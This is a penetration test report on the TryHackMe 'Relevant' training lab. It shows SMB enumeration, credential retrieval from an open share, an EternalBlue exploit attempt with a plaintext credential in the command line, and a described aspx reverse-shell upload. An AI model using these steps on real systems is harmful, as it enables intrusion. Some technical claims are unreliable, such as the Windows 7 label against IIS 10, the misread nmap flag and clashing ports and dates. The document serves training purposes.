



# Pentest Report

## Report of Findings

Relevant [Medium]

Candidate Name: Madhura Nadh

**TryHackMe**

18/02/2023

Version: TODO 1.0

## Table of Contents

1	Statement of Confidentiality .....	3
2	Engagement Contacts .....	4
3	Executive Summary .....	5
3.1	Approach .....	5
3.2	Scope .....	5
3.3	Assessment Overview and Recommendations .....	5
4	Web Application Assessment Summary .....	6
4.1	Summary of Findings .....	6
5	Technical Findings Details .....	8
	Network Service Discovery, Technique T1046 - Enterprise .....	8
	Remote Services: SMB/Windows Admin Shares .....	12
	Exploitation of Remote Services, Technique T1210 .....	16
	Access Token Manipulation, Technique T1134 - Enterprise .....	18
	Command Injection by file upload vulnerability .....	21
A	Appendix .....	23
A.1	Flags Discovered .....	23
A.2	Appendix B Glossary .....	24

# 1 Statement of Confidentiality

The contents of this document have been developed by TryHackMe. TryHackMe considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner, or contractor without prior written consent from TryHackMe. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without the prior consent of TryHackMe.

The contents of this document do not constitute legal advice. TryHackMe's offer of services that relate to compliance, litigation, or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect TryHackMe external or internal infrastructure.

## 2 Engagement Contacts

TODO Customer Contacts		
Contact	Title	Contact Email
Assessor Contact		
Assessor Name	Title	Assessor Contact Email
TODO Candidate Name	TODO Candidate Title	TODO Candidate Email

## 3 Executive Summary

XYZ herein invited mccleod to a pentest program to perform a targeted Web Application, External and Internal Penetration Test of XYZ Corps's externally facing web applications to identify high-risk security weaknesses, determine the impact to TryHackMe, document all findings in a clear and repeatable manner, and provide remediation recommendations.

In response to the client's request, a comprehensive penetration tester discovered a Windows 7 environment in order to find potential points of vulnerability and exploitation. The engagement followed a black-box penetration testing methodology, examining the situation from the standpoint of a malevolent actor. Securing User.txt and Root.txt, two flags without any predetermined location information, was the main objective

### 3.1 Approach

### 3.2 Scope

#### In Scope Assets

Host/URL/IP Address	Description
10.10.37.112	Without Domain Name
http://relevant.thm/	With Domain Name

### 3.3 Assessment Overview and Recommendations

In case an real adversary would wish to compose the network the follow damanges would assets would have been compromised .

#### Assets Affected

Many assets were found to be vulnerable to exploitation during the penetration test carried out on the given Windows 7 virtual environment. These resources include all of the environment's hardware and software components, such as:

- Windows 7 Operating System:** The main target of the evaluation, the Windows 7 system forms the basis of the environment and is susceptible to a variety of exploits that take advantage of its innate flaws and configuration errors.
- Network Services:** The Windows 7 machine's servers for HTTP (Hypertext Transfer Protocol), FTP (File Transfer Protocol), and SMB (Server Message Block) shares were found to be vulnerable to attack because of their network exposure.
- Installed apps and system data:** It was discovered that a number of installed software programs and apps on the Windows 7 system, including web servers, databases, and system utilities, had security flaws that could be used by hackers to access restricted areas or run arbitrary code.

## 4 Web Application Assessment Summary

**Mccleod** began all testing activities from the perspective of an unauthenticated user on the internet. **XYZ** provided the tester with a single URL and IP address but did not provide additional information such as operating system or configuration information.

### Vulnerability and Exploitation evaluation

Several vulnerabilities in the Windows 7 environment were found during the evaluation. These comprised, but weren't restricted to:

1. Inadequate access controls allow for unapproved access to SMB shares.
2. Older software components have vulnerabilities that could allow for remote code execution.
3. vulnerabilities in authentication systems that make it easier for unauthorized users to access private information.
4. Possibilities for privilege escalation due to improperly setup services and unauthorized access.


The environment's varied attack surface was demonstrated by the variety of exploitation paths. The majority of exploitation techniques were manual ones, and careful reconnaissance, focused exploitation, and exploitation chaining were all necessary for successful exploitation. Notably, clever exploitation of discovered vulnerabilities allowed for the detection and extraction of the **User.txt** and **Root.txt** flags.

### 4.1 Summary of Findings

During the course of testing, **mccleod** uncovered a total of **5 findings** that pose a material risk to Stuffy's information systems. The below chart provides a summary of the findings by severity level.

- 1. Lack of Access Controls:** The absence of proper access controls allowed for unauthorized access to SMB shares, potentially exposing sensitive data and resources to users without the need for authentication
- 2. Outdated Software Components:** Vulnerabilities in outdated software components were identified, posing a risk of **remote code execution** and **unauthorized access to the system**.
- 3. Unrestricted file uploads:** We the testers were able to upload any file on to the **SMB** shares.
- 4. Privilege Escalation Opportunities:** Misconfigured services and insecure permissions were found to create opportunities for privilege escalation, allowing attackers to gain elevated privileges on the system
- 5. Command Injection using unrestricted file upload:** Command injection is a type of security vulnerability that occurs when an application allows an attacker to execute arbitrary commands on the underlying operating system.

In the course of this penetration test **1 Critical**, **1 High**, **1 Medium** and **2 Info** vulnerabilities were identified:



**Figure 1 - Distribution of identified vulnerabilities**

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	0.0 (Info)	Network Service Discovery, Technique T1046 - Enterprise	8
2	0.0 (Info)	Remote Services: SMB/Windows Admin Shares	12
3	9.4 (Critical)	Exploitation of Remote Services, Technique T1210	16
4	8.4 (High)	Access Token Manipulation, Technique T1134 - Enterprise	18
5	5.9 (Medium)	Command Injection by file upload vulnerability	21

## 5 Technical Findings Details

### 1. Network Service Discovery, Technique T1046 - Enterprise - Info

CWE	n/a
CVSS 3.1	N/A
Root Cause	Adversaries may attempt to get a listing of services running on remote hosts and local network infrastructure devices, including those that may be vulnerable to remote software exploitation. Common methods to acquire this information include port and/or vulnerability scans using tools that are brought onto a system. [1]
Impact	An incorrectly configured network can be dangerous for network management because network service discovery is essential. In addition to inviting resource fatigue attacks, it can reveal device features and expand attack surfaces. Network disruptions or data breaches could result from compromised vulnerable devices. Firm access controls should be configured, devices should be updated often, and abnormalities in network traffic should be watched for by companies in order to reduce risks. In order to protect against exploitation and preserve network confidentiality and integrity, proactive steps are essential.
Affected Component	n/a
Remediation	<p>Suggestions for reducing port scanning:</p> <ol style="list-style-type: none"> <li><b>1. Turn off or delete any unnecessary features or programs:</b> To reduce the possibility of being discovered and exploited, make sure all superfluous ports and services are blocked or stopped.</li> <li>To avoid prospective spying attempts, implement network intrusion prevention by using <b>intrusion detection/prevention systems (IDS/IPS)</b> to identify and stop remote service scans.</li> <li><b>3. Enforce Network Segmentation:</b> Limit the impact of port scanning and improve overall network security posture by implementing appropriate network segmentation to segregate key servers and devices.</li> <li><b>4. Employ Port Knocking[2]:</b> To provide an extra degree of security, use port knocking tactics. Port knocking makes it more difficult for attackers to find open ports through scanning by requiring a series of connection attempts to specified closed ports before granting access to desired services.</li> </ol>
	<ul style="list-style-type: none"> <li>1. <a href="https://attack.mitre.org/techniques/T1046/">https://attack.mitre.org/techniques/T1046/</a></li> </ul>



- 2. <https://www.howtogeek.com/442733/how-to-use-port-knocking-on-linux-and-why-you-shouldnt/>

## Finding Evidence

We will be using `nmap` and GUI tool for nmap which maps the nmap findings in easy to understand way. The command we will be using is as follows.

## Tool Usage

```
sudo nmap --min-rate 4500 --max-rtt-timeout 1500ms -A -sS -p- --script=vuln,vulners -oX relevant.xml --reason --stats-every 5s 10.10.37.112
```

Here is the break-down of the command

**\*\* sudo:** This command is used to run the following command with administrative privileges.

**nmap:** The network scanning tool being used.

**--min-rate 4500:** Sets the minimum packet sending rate to 4500 packets per second. This option helps to speed up the scan.

**--max-rtt-timeout 1500ms:** Sets the maximum round-trip time (RTT) timeout to 1500 milliseconds. This option controls how long nmap waits for a response from a target before considering it unreachable.

**-A:** Enables OS detection, version detection, script scanning, and traceroute.

**\*\* -sS:** Performs a TCP SYN scan, also known as a stealth scan, to determine which TCP ports are open on the target.

**-p-:** Scans all 65535 TCP ports on the target. This is a shorthand for scanning all ports.

**--script=vuln,vulners:** Specifies that nmap should run vulnerability scripts (vuln) and the vulners script, which uses the Vulners.com vulnerability database for additional vulnerability detection.

**\*\* relevant.xml:** It seems there might be a typo here, as "relevant.xml" does not appear to be a valid parameter for nmap. If "relevant.xml" is intended to be a filename, it should be removed or replaced with the appropriate target IP address.

**--reason:** Displays the reason for the port state, such as whether a port is open, closed, or filtered.

**--stats-every 5s:** Prints a status update every 5 seconds during the scan, providing information on the progress of the scan.

**10.10.37.112:** The target IP address that will be scanned for open ports and vulnerabilities.




Figure 2 - nmapsi4

## Tool Output

```
Nmap scan report for relevant.thm (10.10.37.112)
Host is up, received echo-reply ttl 124 (0.21s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON        VERSION
80/tcp    open  tcpwrapped  syn-ack ttl 124
|_http-server-header: Microsoft-IIS/10.0
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-vuln-wnr1000-creds: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp    open  tcpwrapped  syn-ack ttl 124
139/tcp    open  tcpwrapped  syn-ack ttl 124
445/tcp    open  tcpwrapped  syn-ack ttl 124
3389/tcp   open  tcpwrapped  syn-ack ttl 124
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49663/tcp  open  tcpwrapped  syn-ack ttl 124
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: WAP|phone
Running: Linux 2.4.X|2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22 cpe:/
h:sonyericsson:u8i_vivaz
OS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony Ericsson U8i
Vivaz mobile phone
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: TIMEOUT
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes:
TIMEOUT
TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   34.72 ms  10.17.0.1
2   ... 30
OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 189.46 seconds
```

## Network Services:

- 1.Port 80/TCP:** HTTP is the service. Specifics: Microsoft IIS 10.0 looks to be running on the server.
- 2. Port 135/TCP:** Description: Frequently utilized for Windows systems' RPC (Remote Procedure Call) services.

**3. Port 139/tcp:** Historically, Windows computers utilized this port for file sharing services (NetBIOS session service).

**4. Port 445/tcp:** Often connected to the SMB (Server Message Block) protocol, which is utilized on Windows networks for file sharing, printer services, and authentication.

**5. port 3389/tcp:** Usually used for Remote Desktop Protocol (RDP), provides remote access to the system's desktop environment.

**6.TCP port 49670** According to the results of the Nmap scan, this port is not connected to any particular service.

**Note:**

In Nmap scan findings, the "tcpwrapped" status usually means that a port is reachable, but the service executing on that port did not reply to Nmap's first inquiries in a fashion that would have enabled Nmap to identify the service.

When Nmap comes across a port that is in the "tcpwrapped" state, it typically indicates that a TCP handshake was successful and that something is listening on that port, but the service did not provide any identifiable protocol information in response.

## 2. Remote Services: SMB/Windows Admin Shares - Info

CWE	n/a
CVSS 3.1	N/A
Root Cause	<p>The tester was able to find the following security issues within the <b>SMB Remote Service</b></p> <ol style="list-style-type: none"> <li>1. Improper access controls lead any user to enumerate and upload / download a file from the <b>SMB</b></li> <li>2. <b>SMB 1</b> was found to be in use which is insecure by default and has an lot of security implications.</li> <li>3. This service was also vulnerable to an <b>RCE or Remote Code Execution</b> [Eternal Blue]</li> </ol>
Impact	<p><b>1. Inadequate Access Controls:</b></p> <p><b>Impact:</b> Unauthorized users may be able to list files and execute file operations (upload/download) on SMB shares, which may allow them to get unauthorized access to confidential information or infect the system with harmful files.</p> <p><b>Consequences:</b> Possible data loss, unauthorized data alteration, or malicious code execution.</p> <p><b>2. Unsecure SMB 1 Protocol Usage:</b></p> <p><b>Impact:</b> SMB version 1 (SMBv1) is vulnerable to attack since it is deprecated and has significant security flaws that are known to exist.</p> <p><b>Consequences:</b> Higher likelihood of successful attacks utilizing known SMBv1 flaws, include denial of service, remote code execution, and information exposure.</p> <p><b>3. Remote Code Execution:</b></p> <p><b>Impact:</b> Vulnerability to Remote Code Execution (EternalBlue) An attacker can remotely execute any code without authentication when there is a Remote Code Execution (RCE) vulnerability, like EternalBlue, and this might potentially result in the system being completely compromised.</p> <p><b>Consequences:</b> Increased possibility of data exfiltration, unauthorized access, system breach, and additional network infrastructure exploitation.</p>
Affected Component	<ul style="list-style-type: none"> <li>• 1. Operating System: Usually, the networking stack of an operating system includes the SMB protocols. Vulnerabilities in SMB implementations may impact the operating system's overall stability and security.</li> <li>• 2. Network Services: File and printer sharing, remote administration, and other network-related duties are managed by the Microsoft SMB service (port 445/tcp) and the NetBIOS session service (port 139/tcp). These services may have security flaws that allow for illegal access, data loss, or system compromise.</li> </ul>

Remediation	<ol style="list-style-type: none"> <li>1. Patch devices with Microsoft Windows OS with the security update for Microsoft Windows SMB v1. The Microsoft Security Bulletin, MS17-010, includes the list of affected Windows OS.</li> <li>2. Where appropriate, disable SMBv1 on all systems and utilize SMBv2 or SMBv3, after appropriate testing.</li> </ol>
References	<ul style="list-style-type: none"> <li>• <a href="https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/disable-smbv1-in-your-environments-with-configuration-manager/ba-p/884830">https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/disable-smbv1-in-your-environments-with-configuration-manager/ba-p/884830</a></li> <li>• <a href="https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html">https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html</a></li> </ul>

## Finding Evidence

### Enumerating SMB :

Tester was able to enumerate the SMB shares without authentication as an anonymous user using the following tools.

#### 1. SMBCLIENT

```
[mccleod1290@parrot]-[~]
└─$ smbclient -L \\10.10.37.112
Password for [WORKGROUP\mccleod1290]:

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
nt4wrksv       Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.37.112 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

#### 2. SMBMAP

```
[mccleod1290@parrot]-[~]
└─$ smbmap -H 10.10.37.112 -u 'anonymous' -p ''
[+] Guest session      IP: 10.10.37.112:445      Name:
relevant.thm

Disk                                     Permissions      Comment
----
ADMIN$                                  NO ACCESS        Remote Admin
C$                                      NO ACCESS        Default share
IPC$                                    READ ONLY        Remote IPC
nt4wrksv                                READ, WRITE
```

We have also found that smb v1 is used by default which is insecure by design and microsoft has stopped using smb v1 since 2016

```
[mccleod1290@parrot]-[~]
└─$ nmap -p139,445 --script smb-protocols 10.10.37.112
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-18 05:26 IST
Nmap scan report for relevant.thm (10.10.37.112)
Host is up (0.18s latency).
```

```
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

Host script results:

```
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     202
|     210
|     300
|     302
|_    311
```

Nmap **done:** 1 IP address (1 host up) scanned in 9.07 seconds

## Obtaining Credentials :

We see that there is an **smb-share** called as **nt4wrksv** in which if we can authenticate successfully, we can read and write any file from or to this share.

We were able to log in to the **nt4wrksv** share without any credentials and we were able to retrieve credentials.

```
[mccleod1290@parrot]~$
└─$ smbclient \\\\10.10.37.112\\nt4wrksv
Password for [WORKGROUP\\mccleod1290]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Sun Feb 18 17:04:34 2024
..               D            0   Sun Feb 18 17:04:34 2024
passwords.txt    A            98  Sat Jul 25 20:45:33 2020

7735807 blocks of size 4096. 4937559 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

These credentials were encoded in **base64** which we decoded using a website called **cyberchef** [and to preserve the confidentiality of the client we have redacted the sensitive information]




Figure 3 - Credentials

## Scanning SMB for any known vulnerabilities :

Lastly we scanned the `smb` with `nmap-vuln` script to check if the `smb` is prone to any vulnerabilities and we found that it is vulnerable to `external blue` attack.

```
[mccleod1290@parrot]~$
└─$ nmap --script smb-vuln* -p 139,445 10.10.37.112
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-18 05:05 IST
Nmap scan report for relevant.thm (10.10.37.112)
Host is up (0.23s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 15.81 seconds
```

### 3. Exploitation of Remote Services, Technique T1210 - Critical

CWE	TODO CWE
CVSS 3.1	9.4 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/CR:H/IR:H/AR:H/MC:H/MI:H/MA:H
Root Cause	<p>Once within a network, adversaries may use remote services to obtain illegal access to inside systems. The act of an adversary taking advantage of a programming fault in a program, service, operating system software, or kernel itself to run code under their control is known as exploiting a software vulnerability. Lateral migration to allow access to a remote system is a common objective for post-compromise exploitation of remote services.</p> <p>If an adversary needs to find out if the distant system is vulnerable, they can use Network Service Discovery or other methods of discovery to search for commonly used, vulnerable software that could be installed on the network.</p>
Impact	<p>The Microsoft Windows operating system is the target of the EternalBlue vulnerability, a Remote Code Execution (RCE) exploit with potentially serious consequences:</p> <ol style="list-style-type: none"> <li><b>1. System Compromise:</b> Attackers can remotely execute any code without authentication thanks to EternalBlue. This implies that susceptible systems may be compromised in terms of their integrity and functionality if attackers manage to obtain unauthorized access to them.</li> <li><b>2. Data Exfiltration:</b> By using EternalBlue, attackers can gain access to and steal private information kept on the affected systems. This may result in the theft of private data, including financial records, intellectual property, and personal information.</li> </ol>
Affected Component	<ul style="list-style-type: none"> <li>1. Operating System: Usually, the networking stack of an operating system includes the SMB protocols. Vulnerabilities in SMB implementations may impact the operating system's overall stability and security.</li> <li>2. Network Services: File and printer sharing, remote administration, and other network-related duties are managed by the Microsoft SMB service (port 445/tcp) and the NetBIOS session service (port 139/tcp). These services may have security flaws that allow for illegal access, data loss, or system compromise.</li> </ul>
Remediation	<ol style="list-style-type: none"> <li>1. Use Group Policy Objects to set a Windows Firewall rule to restrict inbound SMB communication to client systems. If using an alternative host-based intrusion prevention system (HIPS), consider implementing custom modifications for the control of client-to-client SMB communication. At minimum create a Group Policy Object that restricts inbound SMB connections to clients originating from clients.</li> </ol>
References	<ul style="list-style-type: none"> <li>• <a href="https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf">https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf</a>Sands</li> <li>• <a href="https://www.freecodecamp.org/news/eternalblue-explained-an-analysis-of-the-windows-flaw/">https://www.freecodecamp.org/news/eternalblue-explained-an-analysis-of-the-windows-flaw/</a></li> </ul>

### Finding Evidence

The `metasploit` module for this vulnerability has high probability for crashing the system and the custom poc from github called `autoblue` also failed when tried to execute from `parrot os`. Due to this,



we opt and alternative strategy which is to **upload** and **reverseshell** to the **smb-share** and then get connection into the system as **normal user**.

## MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Disclosed	Created
03/14/2017	05/30/2018

### Description

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

Figure 4 - Official Documentation for the payload states that this may crash the system

```
[X]-[mccleod1290@parrot]~/scripts/AutoBlue-MS17-010
$ sudo python zzz_exploit.py -target-ip 10.10.37.112 -port 445 'Bill:Juw4nnaM4n420696969!$$$'
[sudo] password for mccleod1290: 
Traceback (most recent call last):
  File "/home/mccleod1290/scripts/AutoBlue-MS17-010/zzz_exploit.py", line 1112, in <module>
    main()
  File "/home/mccleod1290/scripts/AutoBlue-MS17-010/zzz_exploit.py", line 1109, in main
    exploit(options.target_ip, int(options.port), username, password, options.pipe, options.share, options.mode)
  File "/home/mccleod1290/scripts/AutoBlue-MS17-010/zzz_exploit.py", line 942, in exploit
    conn.login(username, password, maxBufferSize=4356)
  File "/home/mccleod1290/scripts/AutoBlue-MS17-010/mysmb.py", line 188, in login
    smb.SMB.login(self, user, password, domain, lmhash, nthash)
  File "/usr/lib/python3/dist-packages/impacket/smb.py", line 3432, in login
    self.login_standard(user, password, domain, lmhash, nthash)
  File "/home/mccleod1290/scripts/AutoBlue-MS17-010/mysmb.py", line 192, in login_standard
    smb.SMB.login_standard(self, user, password, domain, lmhash, nthash)
  File "/usr/lib/python3/dist-packages/impacket/smb.py", line 3488, in login_standard
    if smb.isValidAnswer(SMB.SMB_COM_SESSION_SETUP_ANDX):
  File "/usr/lib/python3/dist-packages/impacket/smb.py", line 718, in isValidAnswer
    raise SessionError("SMB Library Error", self['ErrorClass'] + (self['reserved'] << 8), self['ErrorCode'], self['Flags2'] & SMB.FLAGS2_NT_STATUS, self)
impacket.smb.SessionError: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
```

Figure 5 - Custom POC from github also failed to run as expected

We upload shell.aspx after modifying listening host, and listening port to the smb share. After uploading we can trigger the payload by visiting the website on port **49663** with in the **/nt4wrksv** directory.

## 4. Access Token Manipulation, Technique T1134 - Enterprise - High

CWE	TODO CWE
CVSS 3.1	8.4 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:H/MA:H
Root Cause	<p>Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.</p> <p>An adversary can use built-in Windows API functions to copy access tokens from existing processes; this is known as token stealing. These token can then be applied to an existing process (i.e. Token Impersonation/Theft) or used to spawn a new process (i.e. Create Process with Token). An adversary must already be in a privileged user context (i.e. administrator) to steal a token. However, adversaries commonly use token stealing to elevate their security context from the administrator level to the SYSTEM level. An adversary can then use a token to authenticate to a remote system as the account for that token if the account has appropriate permissions on the remote system.[1]</p>
Impact	<p>The PrintSpoofer vulnerability can have a major effect since it exploits the SeImpersonatePrivilege to elevate privileges from LOCAL/NETWORK SERVICE to SYSTEM:</p> <ol style="list-style-type: none"> <li><b>Privilege Escalation:</b> By using PrintSpoofer, attackers can take advantage of the SeImpersonatePrivilege vulnerability, which raises their privileges from the LOCAL or NETWORK SERVICE level to the SYSTEM level. In essence, this gives the hacker total command over the compromised machine.</li> <li><b>Random Code Execution:</b> An attacker can run any code on a compromised machine if they have machine-level rights. They can now install, edit, or remove files, change system preferences, and run commands with elevated access thanks to this</li> </ol>
Affected Component	1. Elevate privileges on a system from normal user to nt authority system.
Remediation	<b>1.Install security updates:</b> Make that the most recent security fixes from the relevant vendors are installed on the impacted systems. Microsoft fixes vulnerabilities like PrintSpoofer on a regular basis. Use these updates as soon as possible to reduce the chance of exploitation.

**2. Turn off the print spooler service:** Take into consideration completely disabling the Print Spooler service if print services are not needed on the impacted systems. The Services management console (services.msc) or the command line can be used to accomplish this by typing `sc config spooler start=disabled`. By turning off the service, PrintSpoofer's attack surface is removed.

**\*\*3. Employ the Least Privilege Rule:** \*\*As you adhere to the least privilege concept, limit user accounts to the minimal amount of permissions required for them to complete their responsibilities. The impact of privilege can be lessened by restricting the capabilities of LOCAL and NETWORK SERVICE accounts.

Ref  
ere  
nce  
s

